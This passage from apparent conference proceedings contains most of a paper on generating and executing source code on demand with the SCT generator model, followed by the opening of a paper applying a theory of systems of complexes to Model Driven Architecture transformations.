in a system are created equal and consequently can serve as an aspect or base in different compositions.

Frame Based Software Development (FBSD) advocates creating generalized, adapted, and thus configured components based on Frame Technology (FT). The concept of a frame as a data-structure for representing a stereotyped situations was introduced by Marvin Minsky in 1975 [19]. FT is a language independent textual pre-processor for creating systems that can be easily adapted or modified to different reuse contexts [5]. The key elements of FT are code templates organized into a hierarchy of modules known as frames, and a specification that contains particular features written by the developer. In the SPLE context, such an infrastructure embodies architectures from which SPLs are derived and evolved [6].According to an independent audit [9], FT has reduced large software project costs by over 84% and their times-to-market by 70%,concurrently reaching the reuse levels of up to 90%. The aforementioned productivity improvements motivated Jarzabek and Zhang [10] to implement XML-based Variant Configuration Language (XVCL). It is a meta-programming technique based on Basset's frames [20] to manage variabilities in SPLs. To facilitate effective reuse, XVCL enables the partitioning of programs into generic and adaptable meta-components called x-frames. An x-frame is an XML file that represents domain knowledge in the form of SPL assets. X-frames form a layered hierarchical structure called an x-framework, enabling handling variants at all granularity levels. A configuration of variants in SPL assets is recorded in a specification x-frame (SPC). Starting from the call of SPC, the XVCL Processor interprets an x-framework, performs the composition and adaptation of visited x-frames by executing XVCL commands (XML tags), and generates specific SPL members that meet specific requirements. Owing to its status as a public domain meta-language for enhancing reusability, the principles of XVCL have been thoroughly tested in practice [21][22][23].

Generative Software Development (GSD) is a widely accepted software development approach focused on the automatic generation of PF members [24]. The key concept of GSD is a generative domain model which refers to a mapping between problem space and solution space [17]. Problem space is a set of features of a PF member that are described by a DSL. On the other hand, solution space refers to implementation-based abstractions that are contained in the specification of a PF member. The mapping between the spaces is performed by means of a generator which calls a specification and results in a corresponding implementation. Apart from XVCL [10], techniques such as GenVoca [26], XFramer [25], and openArchitectureWare [27] are used for generating different types of artifacts. There are three types of generators. The ones belonging to the first type are aimed to generate code artifacts in programming languages such as PHP [28], Java [29], or Python [2]. The generators in the second type are focused on generating non-code artifacts like text [34], graphical interface [33], or students' exercises [31]. The ones in the third type are meant for building new scripting languages such as Open PROMOL [30] or CodeWorker [32], whose purpose is generator design.

Given that the afore-discussed paradigms are different but rather complementary, a number of authors (e.g. [35], [38]) have proposed the integration of two or more approaches with the aim of attaining significant synergy effects.

With a research objective of contributing to the body of knowledge on SPLE we initiated a research into the autogeneration of software. Our approach is mostly based on Generative Programming and Frame Technology with

some adjustments like the usage of dynamic frames generation [1].

III. BASICS OF THE SCT GENERATOR MODEL

The autogeneration system proposed in this paper is based on our SCT generator model [1]. For the autogeneration purpose, it is important that a generator in the base of such a system fulfills some prerequisites. Firstly, such a generator has to produce full executable program code, not only a code skeleton. Otherwise, it would not be possible to re-generate the code and execute it on each user's demand. Furthermore, the generator should be fully configurable, i.e. the configuration has to be separated from the generator code so it can be changed 'on the fly', just like in changing a program specification. Finally, the autogeneration system should use the same program specification and configuration as the 'plain' generator that generates program files. Code templates could be adapted automatically (e.g. some internal links in web applications have to be adapted for Autogeneration).

A. SCT Frame

The SCT generator model defines the source code generator on the basis of three kinds of elements [1]: Specification (S), Configuration (C) and Templates (T). All the three model elements together make the SCT frame (Fig. 1):




Figure 1. SCT frame [2]

Specification contains the features of a generated application in form of attribute-value pairs. Template contains the source code in a target programming language together with connections (tags for insertion of variable code parts). Configuration defines the connection rules between Specification and Templates.

B. The Generation Tree

The generation process starts from the starting, top-level SCT frame that is defined by the developer [1]. It contains the whole Specification, the whole Configuration, but only the base template from the set of all Templates. Other SCT frames are produced dynamically, during the generation process, forming the generation tree (Fig. 2).

The depth of the generation tree depends on Configuration. Configuration manages the generation process by using a set of simple rules that connect the attributes from Specification with connections (insertion tags) in Templates [1].

C. Handler

The role of Handler [2] in the original SCT model is to make the generator scalable in a way that it could produce more pieces of program code (e.g. program files) from the same set of Specification, Configuration and Templates. For the purpose of Autogeneration, Handler has been modified, as described in the next section.




Figure 2. The generation tree [2]

IV. THE AUTOGENERATION PROCESS

The autogeneration process is described in Fig. 3. A user request is accepted by a request handler, whose task is to decompose the request and to determine what action should be taken. The request handler has to build an initial SCT frame and call the source code generator to produce the appropriate source code. It should be noted that in the autogeneration process only the source code that is needed to fulfill the user request is generated. This is the main difference in comparison with the usual use of generative programming, where the source code of a complete application is generated. This is achieved by taking a subset of Specification. Usually, the Specification contains the information needed for generating the source code of the complete application. By taking only a subset of the Specification it is possible to generate the source code needed for certain actions. Fig. 4 shows one possible subset of Specification whose purpose is to generate html templates and *cgi* scripts that deal with particular database table management.

After the request handler has built the initial SCT frame with the Specification subset, the source code generator is called to generate the program source code. The generated source code is stored in a variable, where scripting languages like JavaScript, Perl or Python can evaluate it. The Execution unit presented in Fig. 3 has the task to execute the generated source code together with arguments obtained from the request handler. Those arguments are presented in Fig. 3 as Application context and are usually obtained from user request. For example, they can include information about the user who is performing a certain action or information about a table and a record in a database that is being updated. The result of the Execution unit is sent to the user as a response to their request. In the case of a web application, the response is a web page that will be presented in the user's browser.




Figure 3. The autogeneration process

The autogeneration process uses two parameters (that, in case of a web autogeneration system, could be sent using the get method): the piece of code to be generated (file) and the action that should be performed (action). Specifying the file is inherited from the 'plain' generator, to maintain compatibility. As shown in Fig. 4., depending on the file, the appropriate part of Specification will be used, while depending on the action, the appropriate action will be performed (e.g. data display, data entry, data correction etc).




Figure 4. Specification subset

V. AN EXAMPLE

The example of the autogeneration system is a web application for database administration via web forms[1]. Basic model elements of the SCT generator model (Specification, Configuration and Templates) are available in the same way as with a conventional generator that produces program files (Fig. 5).



Figure 5. Basic model element in *html* form

Specification still contains some filenames, e.g.:

out1:output/index.html

The file 'output/index.html' is not generated, but the filename is used internally to denote the generated piece of code. Also, filenames are retained to keep the same specification that is used in a conventional generator.

[1]An example is available at:
http://gpml.foi.hr/SCT_Autogenerator_Example/

The generator is integrated with application execution, so that starting the generator also starts the autogenerated application (Fig. 6).




Figure 6. The autogenerated application

The example shows basic features of an autogeneration system: changing the application 'on the fly', imperative statements and code introspection.

A. *Changing the application 'on the fly'*

The code to be generated is defined by a parameter file (submitted via the get method). Any change in Specification is updated each time the user requests the re-generation and execution of the appropriatepiece of code. Configuration and Templates can also be modified 'on the fly', enabling even a substantial change in the application structure.

B. *Imperative statements*

Imperative statements in Specification are used to perform rarely used instructions, usually connected with some program dependencies, like databases. A typical example of usage of such statements is changing a database table structure, along with the change in program code. For example, the Specification statement:

ADD_field_int:new_column

will cause the generation of the appropriate ALTER TABLE statement in the generated code. After the instruction is executed, the specification will be updated by removing the imperative statement (here: ADD):

field_int:new_column

So, the imperative statement is intended to be performed once, establishing a new state.

C. *Code introspection*

Introspection in an autogeneration system enables application developers to see exactly which part of Specification, Configuration and Templates was used in the generation of acurrently executing part of an application. In the example application, introspection is implemented in form of an introspection pane, as shown in Fig. 7.




Figure 7. The introspection pane

The introspection starts from the generator' 'knowledge' of how something was generated, helping developers to find possible errors or possibilities for application improvement.

VI. CONCLUSION

The paper introduces the idea of software source code generation and its execution on demand that we refer to as Autogeneration. The presented example of a web application that works as an autogeneration system shows that such a concept is possible and could have some advantages in comparison with the usual way of code generation (into program files). Some of the possible benefits of such an autogeneration system include changing the application 'on the fly', imperative statements and code introspection. All these three concepts are included in the example application.

In addition to the benefits of using Autogeneration, there are some limitations – and even disadvantages – of such a concept. Firstly, the concept is closely connected to scripting languages (we used Python) that contain the possibility of code evaluation from variables. Furthermore, the autogenerated application also needs to be in a scripting language, preferably the same one as the generator.

The performances of such systems could therefore be slightly degraded in relation to applications generated/written in a usual way.

In our future work, we plan to define a formal model of Autogeneration and test the concept in the development of different kinds of applications.

REFERENCES

[1] D. Radošević, and I. Magdalenić, "Source Code Generator Based on Dynamic Frames",Journal of Information and Organizational Sciences, vol. 35, no. 2, pp. 73–91, 2011.

[2] D. Radošević, and I. Magdalenić, "Python Implementation of Source Code Generator Based on Dynamic Frames", In Proceedings of the 34th MIPRO International Convention, N. Bogunović and S. Ribarić, Eds. Opatija: MIPRO, 2011, pp. 369–374.

[3] G. Kiczales, E. Hilsdale, J. Hugunin, M. Kersten, J. Palm, and W. Griswold, "Getting started with AspectJ", Communications of the ACM, vol. 44, no. 10, pp. 59–65, 2001.

[4] A. Lai, G.C. Murphy, and R.J. Walker, "Separating concerns with Hyper/J: An Experience Report", In Workshop on Multi-Dimensional Separation of Concerns in Software Engineering,

http://www.research.ibm.com/hyperspace/workshops/icse2000/Papers/lai.pdf

[5] N. Loughran, A. Rashid, W. Zhang, and S. Jarzabek, "Supporting Product Line Evolution with Framed Aspects", InWorkshop on Aspects, Components and Patterns for Infrastructure Software, http://www.comp.lancs.ac.uk/computing/aop/papers/SPL_ACP4IS 2004.pdf

[6] P.G. Bassett, "The Case for Frame-Based Software Engineering", IEEE Software, vol. 24, no. 4, pp. 90-99, 2007.

[7] K. C. Kang, S. G. Cohen, J. A. Hess, W. E. Novak, and A. S. Peterson, "Feature-Oriented Domain Analysis (FODA) Feasibility Study", Technical Report, Software Engineering Institute, Carnegie Mellon University, 1990.

[8] K. C. Kang, J. Lee, and P. Donohoe, "Feature-Oriented Product Line Engineering", IEEE Software, vol. 19, no. 4, pp. 58-65, 2002.

[9] I. Grossman and M. Mah, "Independent Research Study of Software Reuse Using Frame Technology", Technical Report, QSM Associates, 1994.

[10] S. Jarzabek, and H. Zhang, "XML-based Method and Toolfor Handling Variant Requirements in Domain Models", In Proceedings of the Fifth IEEE International Symposium on Requirements Engineering. Toronto: IEEE Press, 2001. pp. 166-173.

[11] P. Clements, and L. Northrop, "Software Product Lines: Practices and Patterns". Boston: Addison-Wesley, 2002.

[12] T. Stahl, and M. Völter, "Model-Driven Software Development:Technology, Engineering, Management". West Sussex: Wiley & Sons, 2006.

[13] K. Czarnecki, C. H. P. Kim, and K. T. Kalleberg, "Feature models are views on ontologies", In Proceedings of the 10th International Software Product Lines Conference. Baltimore: IEEE Press, 2006,pp. 41-51.

[14] J. B. Warmer, and A. G. Kleppe, "The Object Constraint Language: Precise Modeling With UML". Boston: Addison-Wesley, 1998.

[15] V. V. G. Neto, and J. L. de Oliveira, "An early aspect for model-driven transformers engineering", In Proceedings of the 2011 International Workshop on Early Aspects. Porto de Galinhas: ACM, 2011. pp. 7-11.

[16] M. Fowler, "Domain-Specific Languages". Boston: Addison-Wesley, 2010.

[17] K. Czarnecki, "Overview of generative software development", Lecture Notes in Computer Science, vol. 3566, pp. 326-341, 2005.

[18] J. Greenfield, and K. Short, "Software Factories: Assembling Applications with Patterns, Models, Frameworks, and Tools". Indiana: Wiley Publishing, 2004.

[19] M. Minsky, "A framework for representing knowledge", The Psychology of Computer Vision, P. Winston, Ed., New York: McGraw-Hill, 1975.

[20] P. G. Bassett, "Framing software reuse - lessons from real world". Prentice Hall, 1997.

[21] H. Zhang, andS. Jarzabek, "XVCL: a mechanism for handling variants in software product lines", Science of Computer Programming, vol. 53, no. 3, pp. 381-407, 2004.

[22] L. Yuan, J. Song Dong, and J. Sun, "Modeling and Customization of Fault Tolerant Architecture using Object-Z/XVCL", In Proceedings of the 13th Asia Pacific Software Engineering Conference. Kanpur: IEEE Press, 2006. pp. 209-216.

[23] S. Guo, L. Tang, and W. Xu, "XVCL-An Annotative Approach to Feature-Oriented Programming", In Proceedings of the 2010 International Conference on Computational Intelligence and Software Engineering. Wuhan: IEEE Press, 2010. pp. 1-5.

[24] K. Czarnecki and U. W. Eisenecker,"Generative Programming Methods, Tools, and Applications". Boston: Addison-Wesley, 2000.

[25] M. Emrich, and M. Schlee, "Codegenerierung mit XFramer und Programmiertechniken für Frames", Objektspektrum, no. 5, pp. 55-60, 2003.

[26] D. Batory, V. Singhal, J. Thomas, S. Dasari, B. Geraci, and M. Sirkin, "The GenVoca model of software-system generators", IEEE Software, vol. 11, no. 5, pp. 89-94, 1994.

[27] A. Haase, M. Völter, S. Efftinge, and B. Kolb, "Introduction to openArchitectureWare 4.1.2", 2007.

http://www.voelter.de/data/workshops/oawSubmissionToolsWorkshop.pdf

[28] D. Radošević, T. Orehovački, and M. Konecki, "PHP Scripts Generator for Remote Database Administration based on C++ Generative Objects". In Proceedings of the 30th MIPRO International Convention on Intelligent Systems, Opatija: MIPRO, 2007. pp. 167–171.

[29] D. Radošević, M. Konecki, and T. Orehovački, "Java Applications Development Based on Component and Metacomponent Approach", Journal of Information and Organizational Sciences, vol. 32, no. 2, pp. 137–147, 2008.

[30] V. Štuikys, and R. Damaševičius, "Scripting Language Open PROMOL and its Processor", Informatica, vol. 11, no. 1, pp, 71-86, 2000.

[31] D. Radošević, T. Orehovački, and Z. Stapić, "Automatic On-line Generation of Student's Exercises in Teaching Programming", In Proceedings of the 21st Central European Conference on Information and Intelligent Systems, Varaždin: FOI, 2010. pp. 87–93.

[32] C. Lemaire, "CodeWorker Parsing tool and Code generator - User's guide & Reference manual, Release 4.5.4, 2010, http://www.codeworker.org/CodeWorker.pdf

[33] M. Schlee, and J. Vanderdonckt, "Generative Programming of Graphical User Interfaces", In Proceedings of the Working Conference on Advanced Visual Interfaces. Gallipoli: ACM, 2004. pp. 403-406.

[34] J. Műller, and U. W. Eisenecker, "The Applicability of Common Generative Techniques for Textual Non-Code Artifact Generation", In Proceedings of the Workshop on Modularization, Composition, and Generative Techniques for Product Line Engineering, Department of Informatics and Mathematics, University of Passau, 2008. http://www.infosun.fim.uni-passau.de/spl/apel/McGPLE2008/papers/Paper8.pdf

[35] I. Groher, and M. Voelter, "Aspect-Oriented Model-Driven Software Product Line Engineering", Lecture Notes in Computer Science, vol. 5560, pp. 111-152, 2009.

[36] A. Classen, P. Heymans, and P-Y. Schobbens, "What's in a Feature: A Requirements Engineering Perspective", Lecture Notes in Computer Science, vol. 4961, pp. 16-30, 2008.

[37] G. Kiczales, J. Lamping, A. Mendhekar, C. Maeda, C. Lopes, J.-M. Loingtier, and J. Irwin, "Aspect-oriented programming", Lecture Notes in Computer Science, vol. 1241, pp. 220-242, 1997.

[38] L. Fuentes, C. Nebrera, and P. Sánchez, "Feature-Oriented Model-Driven Software Product Lines: The TENTE approach", In Proceedings of the Forum of the 21st International Conference on Advanced Information Systems (CAiSE), E. Yu, J. Eder, and C. Rolland, Eds. Amsterdam, 2009. pp. 67-72.

New Transformation Approach for Model Driven Architecture

E.A. Cherkashin*, I.N. Terehin**, V.V. Paramonov* and V.S. Tertychniy***
* Institute of System Dynamics and Control Theory SB RAS, Irkutsk, Russia
** Institute of Mathematics, Economics and Computer Science at Irkutsk State University, Irkutsk, Russia
*** Irkutsk State Technical University, Irkutsk, Russia
{eugeneai, slv}@icc.ru

Abstract - The software development process is represented as propagation of the differences (modifications) within a set of models representing the software under development. The theory of system of complexes (configurations) is used to represent the model set of the software under development. The target of the research is to construct an approach to describe the process of the difference propagation as a basis of a corresponding instrumental environment for software development. The work extends the present MDA (Model Driven Architecture) approach.

I. INTRODUCTION

Any software development life cycle consists of distinct stages and involves various formal and informal models, agents (designers, software developers, users, etc.) and technologies. Various combinations of stages form a number of software development life cycle schemes, such as waterfall and spiral models, 'V'-model, agile and extreme approaches, iterative and incremental development, and various improvement models [1]. All the approaches make use of models of various degrees of abstraction and formalization. We consider a general case of the life cycles as a process of adaptation of new ideas, requirements and specifications, where each adaptation event is a model change. The adaptation implies modification of all the affected models due to the event. Thus, the software development process is represented as propagation of the differences (modifications) within a set of models representing the software under development. The target of the research is to construct an approach to describe the process of the difference propagation as a basis of a corresponding instrumental environment for software development.

The difference propagation in our approach is interpreted in terms of model transformation of Model Driven Architecture (MDA) [2]. In the ideal case the transformation is automatic. MDA is aimed at automation of creative activity of designers and programmers and implemented in some instrumental software. The software development technique of MDA is based on multistage transformation of Platform Independent Model (PIM) into a number of Platform Specific Models (PSM). PIM is a model of the software reflecting most of the structural and some semantic aspects of the software, but the model contains no information about implementation of the structures on the target program architecture. The software development tools having a model at input generate a model or source code, which is also considered as a software model.

The transformation of the PIM into PSMs is carried out under control of a Platform Model (PM) and a transformation scenario. PM contains information and algorithms of PIM's structure analysis and generation of corresponding structures in PSMs. The main idea of MDA is to allow developer to modify PM according programmers' preferences and task properties. Our experience shows that usage of present expressive logical languages and PMs based on formalized knowledge [3] allows us to affect the transformation in an efficient way by means of refinement of the rule set content.

MDA is successfully used in development complex software, but it has following significant disadvantages:

- Usage of MDA in simple projects usually extends time of software construction;
- MDA is of little use in already constructed and implemented systems and systems based on stored data manipulation;
- Modification of PIM and source code is ignored by the procedures of transformations.

To deal with these disadvantages we consider application of the theory of systems of complexes (configurations), successfully used in geography research [4], to software life cycle, implying that the software development is a natural process. The life cycle is represented as system of models and morphisms between them.

In the paper we show how the theory can be applied to the software life cycle. As a result of the application it appears that the difference propagation does not require extension of the expressive power of the models. The differences are represented as morphisms between changing parts of the software model by means of the same informational models. The morphisms are translated by the existing transformational rules and merging algorithms into corresponding morphisms for lower layer model of the software, e.g., source code.

The proposed approach to the MDA technologies extension allows us not only to cope with the above mentioned disadvantages, but to develop MDA further to support automatic PM knowledge mining and software development process based on logical inference on the analogy of a previously constructed history of differences of the model set.

II. THEORY OF COMPLEX SYSTEMS AND COMPLEXES [4]

Complexes (compositions) and systems of compositions (configurations) X_i are formed from combinations of various elements, components, systems, complexes, systems-complexes. Configurations X_i are different kinds of complex system's polymorphism. The universal structure X contains all X_i, and in this case it is analogous to notion of set of all subsets or category of all the subcategories. The connections between compositions are represented by means of mapping (morphism) $F_{ij} : X_i \to X_j$. The composition connected with morphisms (represented a category in the mathematical sense) form a complex. The comparison of the two compositions X_i and X_j, namely $\Delta X_{ij} = X_j \setminus X_i$, shows the dissimilarity between *j*-th composition and *i*-th one. For example, let X_i and X_j be different UML (Unified Modeling Language) models of software before and after adding a new structure, so ΔX_{ij} reflects a complex of the current development step. If X_i and X_j are two UML models of different software systems, then ΔX_{ij} fixes, in particular, their structural dissimilarity, and F_{ij} is a comparison relation. The structure ΔX_{ij} is also a composition and belongs to the set of all the comparisons ΔX. The set F is a set of all possible mappings F_{ij}.

There are also a reference set of comparison I; it is the interval [0, 1], which is a metric linearly ordered inductive continuous bounded above and below set of points. The one-to-one correspondence of compositions and reference set points is denoted by relation ($\leftrightarrow$), for example, $I \leftrightarrow I$ means that each point I turns into itself; $X \leftrightarrow I$ means that any composition from set X is one-to-one corresponded to a definite point of the interval [0, 1]. In the latter case I is a bundle (fibration) basis of X, in other words the differentiation X into compositions is conducted by means of comparing them with points (numbers) from the interval [0, 1].

The axioms of complex systems' theory are to compare compositions and their connection functions with an identification index of an order and together.

$$1)\ X \leftrightarrow I;\ 2)\ F \leftrightarrow I;\ 3)\ \Delta X_{ij} \leftrightarrow F_{ij}. \qquad (1)$$

The axioms 1 and 2 transfer all the order properties of the set I to the sets of all compositions $X_i \subset X$, their comparisons $\Delta X_i \subset X$, and mappings $F_{ij} \subset F$. This also implies that all the combinations are toposes, i.e. they are linearly ordered structures with the individual measure from I. By means of I the structures, their comparisons and mappings are one-to-one connected to each other.

$$X \leftrightarrow F \leftrightarrow \Delta X \leftrightarrow I.$$

This emphasize a necessary moment of complexing, the complexes, their comparisons and mappings are equivalent (identical in the sense of dialectical logics), and have the single identification index in I. The complexes are self developing systems, where each alteration is based on its structure $\Delta X \leftrightarrow X$. Complexes are static formations, the transitional states with partially formed connections cannot be related to them.

Complexes are linear sequences of morphisms (categories)

$$\cdots \to X_i \to X_j \to X_k \to \cdots;$$

the contained compositions form homologous series of comparison, as each composition has a measure from I, this series is also homotopic. Homologo- homotopic series form comparisons and mappings. All the elements of the series are functionally similar, that's why they can be considered as series of analogs.

Any fragment of a homological series $X_i \to X_j$ is a complex, which corresponds to a complex of comparison of the dissimilarities $\Delta X_i \to \Delta X_j$. Consequently, a similarity of the structure implies similarity of differences and vice-versa. Therefore, observed similarity in the structure must be caused by similarities of the processes and their models. The search of structural and dynamical similarity is the main subject of the theory of complexes.

III. APPLICATION TO SOFTWARE LIFE CYCLE

In the field of software development the theory could be implemented in various aspects. If we choose the reference set I as detail level of software model representation, then 0 could mean a completely abstract level (just an idea), and 1 denotes completely realized software complex. Further, X_i will correspond to informational models of various abstraction levels. For example, X_0 is the original idea, X_1 is a textual representation of the requirements, X_2 is an UML model, …, and at the end of the interval, e.g., X_9 is a completely realized software system. The configurations X_0, X_1, …, X_9 correspond to points $I = \{i_0, i_1, \ldots i_9\}$ of the interval [0, 1], where $i_0 = 0,\ i_9 = 1,\ i_k < i_{k+1},$ for each $k = 0,1,\ldots,8.$

The idea X_0 is explained by means of its terminological basis of formalization and references to the software domain and problem stated. The reference could be an existing ontology or a textual representation of the problem. The dissimilarity ΔX_{01} denotes the additional information about requirements to the software under development. This is a result of the problem and domain decomposition. As X_1 one can understand as IDEF0 model extended with formal or informal specification of its structural elements. The morphism F_{01} is a creative function realized by system engineer under restriction of some technique, e.g., SADT [5]. The dissimilarity ΔX_{12} denotes the result of system designer's activity F_{12} of conversion IDEF0 model with the requirements into set of

UML diagrams. All ΔX_{ij} have their corresponding interpretations.

Theory's axiomatic basis here is realized as follows:

- Axiom 1 in (1) denotes, that any software system can be considered (modeled) at various abstraction levels denoted by I, and the inverse direction means, that for the bundle basis denoted by I a set of models could be devised;
- Axiom 2 means that it is possible to develop software as model transformations and refinements, as well as having developed a sound in some sense software, then it has sound model set representation (formalized or just implied);
- Axiom 3 for each model specialization or transformation a set of methods (techniques, tools) to carry out the development could be found or developed, as well as methods and instrumental software are used to develop software by means transformation of the structures of corresponding models describing the software.

The interpretation of the identity $X \leftrightarrow \Delta X$ means that the process of software development is based on its structure, ΔX results from testing and exploitation, and the software development is an improvement of the set of the models. The complex in this example also form a homologous (homotopic, analog) series, in other words, one can make advantage of the same steps as in an early project using the same set of models X to develop new software.

There are various approaches to automatic transformation of the models in the field of software development, such as IBM Rational Unified Process, Model Driven Architecture (MDA) [2] and formal methods [1]. The approaches are aimed at automation of creative activity of designers and programmers and implemented in instrumental software. The software development tools having a model at input generate a model or source code, which also we consider as a model. Most of the transformations are formal and deductive; the MDA approach requires a Platform Model and a scenario to specify a variant of a transformation.

A translation of the properties of the theory of complexes to the processes of MDA-transformations results in following conclusions:

- In developing software any state of X, including ΔX should be stored for later usage in transformation
- The stored results of the transformations should be analyzed to extract new knowledge about the transformation specific of the current task and also general templates about designing software.
- Complex ΔX is of especial interest and subject of analysis. Namely, as transformation $X_i \to X_j$ corresponds to the dissimilarities $\Delta X_i \to \Delta X_j$, then the instrumental software should correct all the models in X as soon as some ΔX_{ij} has been fixed by a developer.

Thus, it is of purpose to construct instrumental software based on analysis of analogy and propagation of the differences ΔX.

IV. Transformation of the Configurations

Since 2001 OMG exploits Model Driven Architecture (MDA) of software development. MDA [2] is a part of the model considered in the section III. MDA exploits three levels of abstractions to represent software: CIM, PIM and PSM. The Computation Independent Model (CIM) reflects software's external requirements – its interfaces. CIM hides structural elements, and can be used for define specifications and checking requirements.

The software designing technique of MDA is based on multistage transformation of Platform Independent Model (PIM) into a number of Platform Specific Models (PSM). PIM is a model of the software reflecting most of the structural and some semantic aspects of the software, but the model contains no information about implementation of the structures on the target program architecture. UML Class Diagram extended with some tag values and additional stereotypes is an example of PIM [3]. The extension allows one to denote implementation variants and hints for structures. PSM is a model, which can be implemented as source code of the subsystems, e.g., it could be a physical structure of a rational database, which is directly (deductively or by means of code templates) translated into DDL SQL-requests.

The transformation of the PIM into PSMs is carried out under control of a Platform Model (PM) and a transformation scenario. PM contains information and algorithms of PIM's structure analysis and generation of corresponding structures in PSMs. Sometimes PSM is understood as specified variant of PIM. The tag values and stereotypes are used to direct the transformation of a structure into desired frame.

Main advantages of MDA usage in the software development are as follows:

- Design stage independence of the implementation platform; capability to replace the platform without redesigning PIM.
- Formal definition of PM: programmers' knowledge is represented as rules and algorithms.
- Raising the automation level of the life cycle: early stage modifications (design stages) are less expensive to implement in PSMs.

MDA is a great approach and successfully used in development complex software, but it has significant disadvantage, which we are to overcome:

- Using the MDA in simple projects usually extends time of software construction, although obtained formal PIM and PM models when analyzed could be used in other projects;

- Currently MDA is of little use in already constructed and implemented systems and systems based on stored data manipulation, e.g., existing informational systems, as modification of information data model results in database structure modification like adaptation to new data structures;
- Modification of PIM and source code is ignored by the procedures of transformations.

The support of the above mentioned propagation of dissimilarities ΔX_{ij} and modeling whole life cycle's homology should overcome the disadvantages, and it means, in particular, that the instrumentation software should support the transformation in both directions.

At present PMs in most of commercial MDA systems have been implemented on the basis of algorithmic approach. They are not far from CASE systems translating UML diagrams into a source code by various plug-ins. The main idea of MDA is to allow developer to modify PM according his/her preferences and task properties. Our experience shows that usage of present logical languages and PMs based on formalized knowledge [3] allows us to affect the transformation in an efficient way by means of changing a rule set content. Moreover, declarative paradigm of the logical languages naturally forces programmer to create rules processing only small parts of PIM in a multistage fashion with a number of intermediate decisions. This results in dividing the transformation process on stages, where each next stage deals with more concrete structures, which are nearer to PSM. Such approach looks naturally similar to above described application of the theory.

